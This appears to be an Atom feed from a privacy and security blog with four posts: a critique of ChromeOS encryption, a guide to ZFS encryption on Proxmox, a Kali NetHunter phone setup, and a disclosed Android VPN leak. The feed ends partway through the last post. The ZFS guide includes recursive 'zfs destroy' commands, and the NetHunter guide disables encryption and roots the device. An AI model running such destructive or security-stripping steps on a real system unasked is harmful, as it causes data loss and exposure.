<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>Operating Systems on PrivSec - A practical approach to Privacy and Security</title>
  <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/tags/operating-systems/" />
  <link rel="self" href="https://deploy-preview-444--privsec-dev.netlify.app/tags/operating-systems/index.xml" />
  <subtitle>Recent content in Operating Systems on PrivSec - A practical approach to Privacy and Security</subtitle>
  <id>https://deploy-preview-444--privsec-dev.netlify.app/tags/operating-systems/</id>
  <generator uri="http://gohugo.io" version="0.119.0">Hugo</generator>
  <language>en</language>
  <updated>2024-04-25T00:00:00Z</updated>
  <author>
    <name>PrivSec.dev Team</name>
    
  </author>
  <rights>[CC BY-SA 4.0](https://creativecommons.org/licenses/by-sa/4.0/)</rights>
      <entry>
        <title>ChromeOS&#39;s Questionable Encryption</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/chromeos-questionable-encryption/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/chromeos-questionable-encryption/</id>
        <published>2024-04-25T00:00:00Z</published>
        <updated>2025-01-09T23:44:03-07:00</updated>
        <summary type="html">Premise ChromeOS encrypts user data on the disk by default. The implementation details are documented upstream but not relevant within the scope of this post.
It is well-known that ChromeOS uses Google account passwords as the primary login credentials. This necessarily means that anyone with knowledge of the Google account password is able to unlock and therefore decrypt a ChromeOS user profile.
Recent versions of ChromeOS allows users to use a separare login password instead of the Google account password.</summary>
          <content type="html"><![CDATA[<h2 id="premise">Premise</h2>
<p>ChromeOS encrypts user data on the disk by default. The implementation details are <a href="https://www.chromium.org/developers/design-documents/tpm-usage/#TOC-Protecting-User-Data-Encryption-Keys" title="TPM Usage — The Chromium Projects">documented upstream</a> but not relevant within the scope of this post.</p>
<p>It is well-known that ChromeOS uses Google account passwords as the primary login credentials. This necessarily means that anyone with knowledge of the Google account password is able to unlock and therefore decrypt a ChromeOS user profile.</p>
<p>Recent versions of ChromeOS allows users to use a separare login password instead of the Google account password.</p>
<p><img loading="lazy" src="local-password.png" alt="Local Password"  />
</p>
<h2 id="practical-implications">Practical Implications</h2>
<p>The very same Google account passwords used for ChromeOS authentication are also used for logging in to various Google services in web browsers and other apps. After a quick investigation with browser dev tools:</p>
<p><img loading="lazy" src="google-login.jpg" alt="Google Login"  />
</p>
<p>…It turns out that passwords are submitted to Google servers in plaintext (see &ldquo;mygloriouspassword&rdquo; in the Form Data).</p>
<p>As a result, someone with sufficient access to Google&rsquo;s servers would theoretically be able to obtain the actual, unhashed password for a given Google account. An adversary with physical access would be able to unlock and decrypt ChromeOS user data with cooperation from Google, if the Google password is used for encryption.</p>
<p>This differs from how encryption passwords are handled by other services like cloud‑based password managers — they use <em>client‑side hashing</em> to deliberately blind the server from the actual password. As the name suggests, the browser locally executes a cryptographic hash function on the actual password and only transmits the <em>resultant hash</em> to the server for authentication.</p>
<p>On newer ChromeOS versions, users should be able to avoid this issue with the local password. While we have not done in-depth analysis to confirm that Google never has access to the local encryption password, this is likely the case since an account recovery using the Google password will require a Powerwash:</p>
<p><img loading="lazy" src="account-recovery.png" alt="Account Recovery"  />
</p>
<h2 id="takeaways">Takeaways</h2>
<p>If Google is malicious, coerced by the government, or hacked, their servers can record the user password prior to it being hashed server‑side. That password can then be used by an adversary with physical access to unlock ChromeOS and gain access to the data stored therein, if the Google account password is used for encryption.</p>
<p>As a result, when setting up your Chromebook, it is highly recommended that you use a local password instead.</p>
]]></content>
      </entry>
      <entry>
        <title>Using Native ZFS Encryption with Proxmox</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/using-native-zfs-encryption-with-proxmox/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/using-native-zfs-encryption-with-proxmox/</id>
        <published>2023-03-11T00:00:00Z</published>
        <updated>2024-07-15T13:57:58-07:00</updated>
        <summary type="html">Currently, the Proxmox installer does not support setting up encryption with ZFS. Thus, we have to set it up manually. This post will go over how to use the native ZFS encryption with Proxmox.
The post also assumes that the Proxmox installation is new and does not have any virtual machines or containers yet.
Encrypting the rpool/ROOT dataset Proxmox installs its system inside the rpool/ROOT dataset. This is what we will encrypt first.</summary>

          <content type="html"><![CDATA[<p>Currently, the Proxmox installer does not support setting up encryption with ZFS. Thus, we have to set it up manually. This post will go over how to use the native ZFS encryption with Proxmox.</p>
<p><em>The post also assumes that the Proxmox installation is new and does not have any virtual machines or containers yet.</em></p>
<p><img loading="lazy" src="/images/proxmox-zfs-encryption.png" alt="Proxmox ZFS Encryption"  />
</p>
<h2 id="encrypting-the-rpoolroot-dataset">Encrypting the <code>rpool/ROOT</code> dataset</h2>
<p>Proxmox installs its system inside the <code>rpool/ROOT</code> dataset. This is what we will encrypt first.</p>

<p>First, boot into the initramfs. On the startup menu, press <code>e</code> to edit the boot argument. Remove <code>root=ZFS=rpool/ROOT/pve-1 boot=zfs</code> from the argument and press <code>enter</code>.</p>
<p><img loading="lazy" src="/images/proxmox-initramfs-boot.png" alt="Proxmox Initramfs Boot"  />
</p>
<p>Load in the <code>zfs</code> kernel module:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl">modprobe zfs
</span></span></code></pre></div><p>Next, follow <a href="https://gist.github.com/yvesh/ae77a68414484c8c79da03c4a4f6fd55">this gist</a> to encrypt the dataset. You do not need to use any sort of live USB or rescue mode, as the initramfs has all that we need. In case it gets moved or deleted, I will copy and paste it here (we will make a few changes to better suit our purposes as well):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl"><span class="c1"># Import the old</span>
</span></span><span class="line"><span class="cl">zpool import -f rpool
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Make a snapshot of the current one</span>
</span></span><span class="line"><span class="cl">zfs snapshot -r rpool/ROOT@copy
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Send the snapshot to a temporary root</span>
</span></span><span class="line"><span class="cl">zfs send -R rpool/ROOT@copy <span class="p">|</span> zfs receive rpool/copyroot
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Destroy the old unencrypted root</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/ROOT
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set better ZFS properties</span>
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">autoexpand</span><span class="o">=</span>on rpool
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">autotrim</span><span class="o">=</span>on rpool
</span></span><span class="line"><span class="cl">zpool <span class="nb">set</span> <span class="nv">failmode</span><span class="o">=</span><span class="nb">wait</span> rpool
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Create a new zfs root, with encryption turned on</span>
</span></span><span class="line"><span class="cl"><span class="c1"># OR -o encryption=aes-256-gcm - aes-256-ccm vs aes-256-gcm</span>
</span></span><span class="line"><span class="cl">zfs create -o <span class="nv">acltype</span><span class="o">=</span>posix -o <span class="nv">atime</span><span class="o">=</span>off -o <span class="nv">compression</span><span class="o">=</span>zstd-3 -o <span class="nv">checksum</span><span class="o">=</span>blake3 -o <span class="nv">dnodesize</span><span class="o">=</span>auto -o <span class="nv">encryption</span><span class="o">=</span>on -o <span class="nv">keyformat</span><span class="o">=</span>passphrase -o <span class="nv">overlay</span><span class="o">=</span>off -o <span class="nv">xattr</span><span class="o">=</span>sa rpool/ROOT
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Copy the files from the copy to the new encrypted zfs root</span>
</span></span><span class="line"><span class="cl">zfs send -R rpool/copyroot/pve-1@copy <span class="p">|</span> zfs receive -o <span class="nv">encryption</span><span class="o">=</span>on rpool/ROOT/pve-1
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Deviate from the original gist and delete copyroot</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/copyroot
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set the Mountpoint</span>
</span></span><span class="line"><span class="cl">zfs <span class="nb">set</span> <span class="nv">mountpoint</span><span class="o">=</span>/ rpool/ROOT/pve-1
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Export the pool again, so you can boot from it</span>
</span></span><span class="line"><span class="cl">zpool <span class="nb">export</span> rpool
</span></span></code></pre></div><p>Reboot into the system. You should now be prompted for an encryption password.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-sh" data-lang="sh"><span class="line"><span class="cl">reboot -f
</span></span></code></pre></div><h2 id="encrypting-the-rpooldata-dataset">Encrypting the <code>rpool/data</code> dataset</h2>
<p>Next, we need to encrypt the <code>rpool/data</code> dataset. This is where Proxmox stores virtual machine disks.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Destroy the original dataset</span>
</span></span><span class="line"><span class="cl">zfs destroy -r rpool/data
</span></span></code></pre></div><p>Create a diceware passphrase, and save it to <code>/.data.key</code>. Then, continue with:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Remove all but ASCII characters </span>
</span></span><span class="line"><span class="cl">perl -i -pe <span class="s1">&#39;s/[^ -~]//g&#39;</span> /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Set the appropriate permission</span>
</span></span><span class="line"><span class="cl">chmod <span class="m">400</span> /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Make the key immutable</span>
</span></span><span class="line"><span class="cl">chattr +i /.data.key
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Create a new dataset with encryption enabled</span>
</span></span><span class="line"><span class="cl">zfs create -o <span class="nv">acltype</span><span class="o">=</span>posix -o <span class="nv">atime</span><span class="o">=</span>off -o <span class="nv">compression</span><span class="o">=</span>zstd-3 -o <span class="nv">checksum</span><span class="o">=</span>blake3 -o <span class="nv">dnodesize</span><span class="o">=</span>auto -o <span class="nv">encryption</span><span class="o">=</span>on -o <span class="nv">keyformat</span><span class="o">=</span>passphrase -o <span class="nv">keylocation</span><span class="o">=</span>file:///.data.key -o <span class="nv">overlay</span><span class="o">=</span>off -o <span class="nv">xattr</span><span class="o">=</span>sa rpool/data
</span></span></code></pre></div><p>Next, we need to set up a systemd service for automatic unlocking. Put the following inside <code>/etc/systemd/system/zfs-load-key.service</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[Unit]
</span></span><span class="line"><span class="cl">Description=Load encryption keys
</span></span><span class="line"><span class="cl">DefaultDependencies=no
</span></span><span class="line"><span class="cl">After=zfs-import.target
</span></span><span class="line"><span class="cl">Before=zfs-mount.service
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[Service]
</span></span><span class="line"><span class="cl">Type=oneshot
</span></span><span class="line"><span class="cl">RemainAfterExit=yes
</span></span><span class="line"><span class="cl">ExecStart=/usr/sbin/zfs load-key -a
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[Install]
</span></span><span class="line"><span class="cl">WantedBy=zfs-mount.service
</span></span></code></pre></div><p>Finally, enable the service:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">systemctl <span class="nb">enable</span> zfs-load-key
</span></span></code></pre></div><h2 id="setting-dropbear-for-remote-unlocking-optional">Setting Dropbear for remote unlocking (optional)</h2>
<p>It is not convenient to type in the encryption password on the console. You might want to set up Dropbear inside of the initramfs to unlock the drive over SSH instead.</p>
<p>First, install the <code>dropbear-initramfs</code> package. Note that we are passing the <code>--no-install-recommends</code> argument here, as we don&rsquo;t want it to install <code>cryptsetup</code> and give annoying warnings on every initramfs generation.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">apt install --no-install-recommends dropbear-initramfs
</span></span></code></pre></div><p>Next, create <code>/etc/dropbear/initramfs/authorized_keys</code> and put your ssh keys in there.</p>
<p>You may also edit <code>/etc/dropbear/initramfs/dropbear.conf</code> and adjust it however you like. You can find the list of the options <a href="https://linux.die.net/man/8/dropbear">here</a>. In my opinion, the default is good enough. Some other blog posts may recommend that you change the port to avoid the ssh fingerprint mismatch warning, but I would recommend using a different subdomain to connect to dropbear instead. That way, you can pin Dropbear&rsquo;s fingerprint with SSHFP records. I will write a separate post on this later.</p>
<p>Then, edit the <code>/etc/initramfs-tools/initramfs.conf</code> and add the static IP address for it to use. The format is</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">IP=IP Address::Gateway:Netmask:Hostname
</span></span></code></pre></div><p>For example:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">IP=10.0.0.1::10.0.0.254:255.255.255.0:dropbear.node.domain.tld
</span></span></code></pre></div><p>One thing to keep in mind is that I have found only IPv4 to be working with this on Debian. If you figure out how to get IPv6 to work, please <a href="https://tommytran.io/contact">let me know</a>.</p>
<p>Finally, generate a new initramfs:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">update-initramfs -u

</span></span></code></pre></div><p>You should now be able to ssh into your Dropbear upon reboot. Use <code>zfsunlock</code> to unlock the <code>rpool/ROOT</code> dataset :)</p>
<p><img loading="lazy" src="/images/dropbear-proxmox-zfs.png" alt="Dropbear with Proxmox ZFS"  />
</p>
]]></content>
      </entry>
      <entry>
        <title>Installing Kali NetHunter Lite on DivestOS 20.0</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/archive/installing-kali-nethunter-lite-on-divestos-20.0/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/archive/installing-kali-nethunter-lite-on-divestos-20.0/</id>
        <published>2023-03-07T00:00:00Z</published>
        <updated>2025-02-02T08:16:32-07:00</updated>
        <summary type="html">Update: DivestOS has been discontinued and downloads are no longer available.
This will turn your device into a purely penetration testing device, and it will be very insecure for any other purpose. Please do not do this on your daily driver.
This procedure should work without modification on many devices using the standard Android bootloader (not Samsung). However, every device has unique quirks that may require special attention.
Originally, I just needed a device to run packet capture on my other devices.</summary>
          <content type="html"><![CDATA[<p><strong>Update</strong>: DivestOS has been discontinued and downloads are no longer available.</p>
<p><strong>This will turn your device into a purely penetration testing device, and it will be very insecure for any other purpose. Please do not do this on your daily driver.</strong></p>
<p><em>This procedure should work without modification on many devices using the standard Android bootloader (not Samsung). However, every device has unique quirks that may require special attention.</em></p>
<p><img loading="lazy" src="kali-nethunter-op7t.jpg" alt="Kali NetHunter Lite on a OnePlus 7T"  />
</p>
<p>Originally, I just needed a device to run packet capture on my other devices. I have a OnePlus 7T laying around which I am not using for anything (since it has already reached its end-of-life), so I thought it would be cool to give it a new purpose. I am using DivestOS here since it is my go‑to Android distribution, but you can use LineageOS or any other distribution if you want to.</p>
<p>Officially, Kali Nethunter only supports OxygenOS based on Android 10 or 11 on my device. However, since there is no security to be had anyways, I decided to have some fun and not do things by the book (their official documentation isn&rsquo;t accurate anyways, as I will explain).</p>
<h2 id="installing-divestos">Installing DivestOS</h2>
<p>The installation procedure for DivestOS is fairly straightforward. First <a href="https://divestos.org/pages/devices">download the recovery</a> and boot it using fastboot:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">fastboot reboot /path/to/the/divestos/recovery.img
</span></span><span class="line"><span class="cl">fastboot reboot recovery
</span></span></code></pre></div><p><img loading="lazy" src="divestos-recovery.jpg" alt="DivestOS Recovery"  />
</p>
<p>Select Apply Update and Apply Update from ADB:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">adb sideload /path/to/the/divestos.zip
</span></span></code></pre></div><p>Do not attempt to relock the bootloader &mdash; we need to leave it unlocked to enable privileged access (&ldquo;rooting&rdquo;) anyways. Do not reboot into the OS at this stage either.</p>
<h2 id="installing-magisk-and-disabling-forceencrypt">Installing Magisk and disabling forceencrypt</h2>
<p>The official documentation recommends <a href="https://twrp.me/">TWRP</a> and <a href="https://forum.xda-developers.com/t/deprecated-universal-dm-verity-forceencrypt-disk-quota-disabler-11-2-2020.3817389/">Disable_Dm‑Verity_ForceEncrypt</a>. However, TWRP doesn&rsquo;t exist for Android 12 and above for my device, and Disable_Dm‑Verity_ForceEncrypt is deprecated and doesn&rsquo;t even work on Android 11.</p>
<p>Instead, we will use the <a href="https://download.lineageos.org/devices/">LineageOS recovery</a> (which allows flashing files with arbitrary signatures) and <a href="https://forum.xda-developers.com/t/a-b-a-only-script-read-only-erofs-android-10-universal-disable-force-encryption-for-ro-and-rw-neo-stable.4454017/">Disable Force Encryption NEO</a>.</p>
<p>First, reboot the device into the bootloader.</p>
<p>Then, you need to download the LineageOS Recovery for your device and boot into it:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">fastboot reboot /path/to/the/lineageos/recovery.img
</span></span></code></pre></div><p>Next, you just need to do ADB sideload for Disable Force Encryption NEO. It will give you the option to install Magisk and disable forceencrypt, and choose yes on both. The rest of the options are up to you - they are not very important.</p>
<h2 id="installing-kali-nethunter-lite">Installing Kali Nethunter Lite</h2>
<p>Reboot into your OS and set it up normally. Make sure that encryption is disabled:</p>
<p><img loading="lazy" src="kali-nethunter-encryption.jpg" alt="Kali Nethunter Encryption"  />
</p>
<p>Finally, <a href="https://www.kali.org/get-kali/#kali-mobile">download</a> the appropriate build for Nethunter and flash it as a Magisk module in the Magisk Manager.</p>
<p>Happy NetHunting!</p>
]]></content>
      </entry>
      <entry>
        <title>Android VPN Leakage with Secondary User Profiles</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/archive/android-vpn-leakage-with-secondary-user-profiles/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/archive/android-vpn-leakage-with-secondary-user-profiles/</id>
        <published>2022-10-10T00:00:00Z</published>
        <updated>2023-02-25T15:05:35-05:00</updated>
        <summary type="html">Update: This is no longer reproducible on Android 13 QPR1 and Android 14 Developer Preview 1.
Before We Start&amp;hellip;
I have been aware of this issue for awhile now (since at least Android 11), though I have not done enough testing to see what actually causes the leak nor do I have any workaround at the moment. My guess is that applications which launch early when you log into a secondary profile can bypass the VPN killswitch.</summary>
          <content type="html"><![CDATA[<p><strong>Update</strong>: This is no longer reproducible on Android 13 QPR1 and Android 14 Developer Preview 1.</p>
<p><strong>Before We Start</strong>&hellip;</p>
<p>I have been aware of this issue for awhile now (since at least Android 11), though I have not done enough testing to see what actually causes the leak nor do I have any workaround at the moment. My guess is that applications which launch early when you log into a secondary profile can bypass the VPN killswitch.</p>
<p>I have reported it on <a href="https://issuetracker.google.com/issues/252851265">Google&rsquo;s issue tracker</a>.</p>
<h2 id="the-leak">The Leak</h2>
<p>You can reproduce the leak by doing the following:</p>
<ol>
<li>Create a new user profile (you need to create a secondary user profile for this, as it is not reproducible on your owner profile or a work profile). Do not log into your Google account at this stage.</li>
<li>Sideload a VPN app. The leak happens with every VPN provider I have tried (since it is likely a platform issue), though if you do not have a VPN subscription I would recommend getting a free one with <a href="https://protonvpn.com">ProtonVPN</a>.</li>
<li>Setup the VPN and the <a href="/posts/os/android-tips/#enable-vpn-killswitch">Android VPN killswitch</a>.</li>
<li>Log into your Google account through Play Services.</li>
<li>Restart the phone. Open the secondary user profile again.</li>
<li>Go to Google&rsquo;s <a href="https://myaccount.google.com/device-activity">My Devices</a> page. Observe that one of the sessions for your phone has your actual location obtained with GeoIP. In some cases, your actual IP address will be shown there as well.</li>
</ol>
<h2 id="notes">Notes</h2>
<ol>
<li>
<p>It is unlikely that this is caused by Play Services being privileged applications. This issue is reproducible on GrapheneOS with the Sandboxed Play Services (which runs as a normal, unprivileged application) as well.</p>
</li>
<li>
